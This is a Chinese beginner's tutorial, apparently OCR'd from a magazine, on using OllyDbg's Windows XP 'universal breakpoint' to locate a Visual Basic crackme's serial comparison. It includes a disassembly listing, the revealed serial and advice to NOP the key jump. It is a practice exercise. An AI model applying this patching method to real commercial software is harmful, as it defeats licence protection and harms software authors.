


图1

利用Ctrl+B快捷键，查找"F3 A5 8B C8 83 E1 03 F3 A4 E8"，点击确定。如图2所示。




图2

由上步操作可以进入下图，记录万能断点，如图3所示。




图3

77D3353D F3:A5 REP MOVS DWORD PTR ES:[EDI], DWORD PTR [ESI]

这个就是我的系统的万能断点point-h，接下来我就利用万能断点来寻找Crackme的关键比较，Crackme是OCN的lfq168做的，不要怪我盗用啊！CTRL+F2重新加载一下程序，F9运行。

首先填写好注册信息，不要点注册，如图4所示。




图4

然后我们再按照找point-h的第一步进入User32模块中，然后快捷键Ctrl+G，在出现窗口的Conbobox控件中填入我的point-h—〉"77D3353D"，点击确定，如图5所示。




图5

在万能断点上F2下断，如图6所示。




图6

回到Crackme窗口点击注册，程序被OD断了下来，看右上的寄存器窗口出现了我的用户名，如图7所示。




图7

点击F9键直到第一次出现注册码为止，在EDI寄

存器上单击右键，选择"在转存中跟随"。如图8 所示。




图8

按F8到point-h下面第一个的Call处，看转存中数据。如图9、图10 所示。

在伪注册码(789789789)上下




图9




图10

内存访问断点，F9 运行，如图11 所示。




图11

程序被OD断在66061223处，如图12所示。



图12

下面我们F8回到主进程空间，如图13 所示。



图13


到这里回到了主进程空间，也就是回到了算法里，让我们F2记录一下断点，Ctrl+F2重新加载程序，F9运行，填好信息后注册，被OD断在00402CE4，然后F8单步继续。

```
00402CE4   3BC7   cmp eax, edi ; 被断在这里
00402CE6   DBE2   fclex
00402CE8   7D 12   jge short crac.00402CFC ; 跳转
00402CFC  > 8B85 78FEFFFF mov eax, dword ptr ss:[ebp-188] ; 跳到这里
00402D02   50   push eax ; eax=789789789
00402D03   FF15 10104000 call dword ptr ds:[<&MSVBVM60.__vbaLenBstr>] ; 计算长度放在eax中
......(省略)
00402D50   FF15 38104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForInit>] ; For循环，这里根据题目主要找
00402D56   8D8D 78FEFFFF lea ecx, dword ptr ss:[ebp-188] ; 关键跳转，就不研究算法了
00402D5C   8985 3CFDFFFF mov dword ptr ss:[ebp-2C4], eax
00402D62   FF15 F8104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeStr>]
00402D68   8D8D 70FEFFFF lea ecx, dword ptr ss:[ebp-190]
00402D6E   FF15 FC104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeObj>]
00402D74   8B35 08104000 mov esi, dword ptr ds:[<&MSVBVM60.__vbaVarMove>]
00402D7A  > 39BD 3CFDFFFF cmp dword ptr ss:[ebp-2C4], edi
00402D80   0F84 89010000 je crac.00402F0F ; 条件满足跳出循环
......(省略)
00402EFE   FF15 F0104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForNext>] ; Next对应For循环
00402F04   8985 3CFDFFFF mov dword ptr ss:[ebp-2C4], eax
00402F0A  ^ E9 6BFEFFFF   jmp crac.00402D7A ; 向上循环
00402F0F  > 8D85 5CFFFFFF lea eax, dword ptr ss:[ebp-A4] ; 鼠标点击这里F4跳过jmp
......(省略)
00402FA4   52   push edx ; edx=Moodsky[OCN]，看来算法来了
00402FA5   FF15 10104000 call dword ptr ds:[<&MSVBVM60.__vbaLenBstr>] ; 用户名长度入eax
......(省略)
00402FF2   FF15 38104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForInit>] ; For循环
00402FF8   8D8D 78FEFFFF lea ecx, dword ptr ss:[ebp-188]
00402FFE   8985 34FDFFFF mov dword ptr ss:[ebp-2CC], eax
00403004   FF15 F8104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeStr>]
0040300A   8D8D 70FEFFFF lea ecx, dword ptr ss:[ebp-190]
00403010   FF15 FC104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeObj>]
00403016   8B3D 7C104000 mov edi, dword ptr ds:[<&MSVBVM60.__vbaVarAnd>]
0040301C  > 8B85 34FDFFFF mov eax, dword ptr ss:[ebp-2CC]
00403022   85C0   test eax, eax
00403024   0F84 BD050000 je crac.004035E7 ; 条件满足跳出循环
......(省略)
004035D6   FF15 F0104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForNext>] ; Next对应For循环
004035DC   8985 34FDFFFF mov dword ptr ss:[ebp-2CC], eax
004035E2  ^ E9 35FAFFFF   jmp crac.0040301C ; 向上跳转
004035E7  > 8D85 ECFDFFFF lea eax, dword ptr ss:[ebp-214] ; 鼠标点击这里F4跳过jmp
......(省略)
00403638   FF15 38104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForInit>] ; 又是一个For循环
0040363E  > 85C0   test eax, eax
```

```
00403640    0F84 AF020000 je crac.004038F5 ; 条件满足跳出
......(省略)
004038EA    FF15 F0104000 call dword ptr ds:[<&MSVBVM60.__vbaVarForNext>]  ; Next对应For循环
004038F0    E9 49FDFFFF   jmp crac.0040363E ; 向上跳转
004038F5  > 8B45 08       mov eax, dword ptr ss:[ebp+8]  ; 鼠标点击这里F4跳过jmp
004038F8    50            push eax
004038F9    8B08          mov ecx, dword ptr ds:[eax]
004038FB    FF91 FC020000 call dword ptr ds:[ecx+2FC]
00403901    8D95 70FEFFFF lea edx, dword ptr ss:[ebp-190]
00403907    50            push eax
00403908    52            push edx
00403909    FF15 3C104000 call dword ptr ds:[<&MSVBVM60.__vbaObjSet>]  0040390F   8BF0 mov esi, eax
00403911    8D8D 78FEFFFF lea ecx, dword ptr ss:[ebp-188]
00403917    51            push ecx
00403918    56            push esi
00403919    8B06          mov eax, dword ptr ds:[esi]
0040391B    FF90 A0000000 call dword ptr ds:[eax+A0]
00403921    85C0          test eax, eax
00403923    DBE2          fclex
00403925    7D 12         jge short crac.00403939 ; 跳转
......(省略)
00403939  > 8B85 78FEFFFF mov eax, dword ptr ss:[ebp-188]  ; 跳到这里
0040393F    8D95 5CFEFFFF lea edx, dword ptr ss:[ebp-1A4]
00403945    8985 64FEFFFF mov dword ptr ss:[ebp-19C], eax  ; 出明码了，先不管了，继续(UNICODE "58737C4CD0436DC7381D325E")
0040394B    8D85 BCFEFFFF lea eax, dword ptr ss:[ebp-144]
00403951  . 52            push edx
00403952  . 50            push eax
00403953  . C785 78FEFFFF>mov dword ptr ss:[ebp-188], 0
0040395D  . C785 5CFEFFFF>mov dword ptr ss:[ebp-1A4], 8008
00403967  . FF15 68104000 call dword ptr ds:[<&MSVBVM60.__vbaVarTstEq>]  ; vbaVarTstEq明面解释就可以看出，算变量是否相等
0040396D  . 8D8D 70FEFFFF lea ecx, dword ptr ss:[ebp-190]
00403973  . 8BF0          mov esi, eax
00403975  . FF15 FC104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeObj>]  0040397B  . 8D8D 5CFEFFFF lea ecx, dword ptr ss:[ebp-1A4]
00403981  . FF15 0C104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeVar>]  00403987  . 66:85F6 test si, si
0040398A  . /0F84 9F000000 je crac.00403A2F ; ****关键跳转****原来在这里
00403990  . |B9 04000280  mov ecx, 80020004 ; 关键跳如跳则OVER了，所以Nop掉就好了
00403995  . |B8 0A000000  mov eax, 0A
0040399A  . |898D 34FEFFFF mov dword ptr ss:[ebp-1CC], ecx
004039A0  . |898D 44FEFFFF mov dword ptr ss:[ebp-1BC], ecx
004039A6  . |898D 54FEFFFF mov dword ptr ss:[ebp-1AC], ecx
004039AC  . |8D95 ECFDFFFF lea edx, dword ptr ss:[ebp-214]
004039B2  . |8D8D 5CFEFFFF lea ecx, dword ptr ss:[ebp-1A4]
004039B8  . |8985 2CFEFFFF mov dword ptr ss:[ebp-1D4], eax
004039BE  . |8985 3CFEFFFF mov dword ptr ss:[ebp-1C4], eax
004039C4  . |8985 4CFEFFFF mov dword ptr ss:[ebp-1B4], eax
004039CA  . |C785 F4FDFFFF>mov dword ptr ss:[ebp-20C], crac.004026C4
004039D4  . |C785 ECFDFFFF>mov dword ptr ss:[ebp-214], 8
004039DE  . |FF15 DC104000 call dword ptr ds:[<&MSVBVM60.__vbaVarDup>]  004039E4  . |8D8D 2CFEFFFF lea ecx, dword ptr ss:[ebp-1D4]
004039EA  . |8D95 3CFEFFFF lea edx, dword ptr ss:[ebp-1C4]
004039F0  . |51           push ecx
004039F1  . |8D85 4CFEFFFF lea eax, dword ptr ss:[ebp-1B4]
004039F7  . |52           push edx
004039F8  . |50           push eax
004039F9  . |8D8D 5CFEFFFF lea ecx, dword ptr ss:[ebp-1A4]
004039FF  . |6A 00        push 0
00403A01  . |51           push ecx
00403A02  . |FF15 40104000 call dword ptr ds:[<&MSVBVM60.#595>]  ; rtcMsgBox,正确弹出对话框
00403A08  . |8D95 2CFEFFFF lea edx, dword ptr ss:[ebp-1D4]
00403A0E  . |8D85 3CFEFFFF lea eax, dword ptr ss:[ebp-1C4]
00403A14  . |52           push edx
00403A15  . |8D8D 4CFEFFFF lea ecx, dword ptr ss:[ebp-1B4]
00403A1B  . |50           push eax
00403A1C  . |8D95 5CFEFFFF lea edx, dword ptr ss:[ebp-1A4]
00403A22  . |51           push ecx
00403A23  . |52           push edx
00403A24  . |6A 04        push 4
00403A26  . |FF15 14104000 call dword ptr ds:[<&MSVBVM60.__vbaFreeVarList>]  00403A2C  . |83C4 14 add esp, 14
00403A2F  > \33FF         xor edi, edi
00403A31  > 897D FC       mov dword ptr ss:[ebp-4], edi
```

到了这里，这篇文章也就到了结尾了，希望能带给大家更多的启发，我们已经通过了Windows XP万能断点的亲身体验，其实方法与工具的结合要灵活运用，由于每款软件的编制手法不同，所以调试方法有很多种，但终究有一种适合你。

适合读者：初级破解爱好者
前置知识：OllyDbg基本使用方法



OllyDbg VS SoftICE：用户级程序调试秘笈

文/图 Redoc

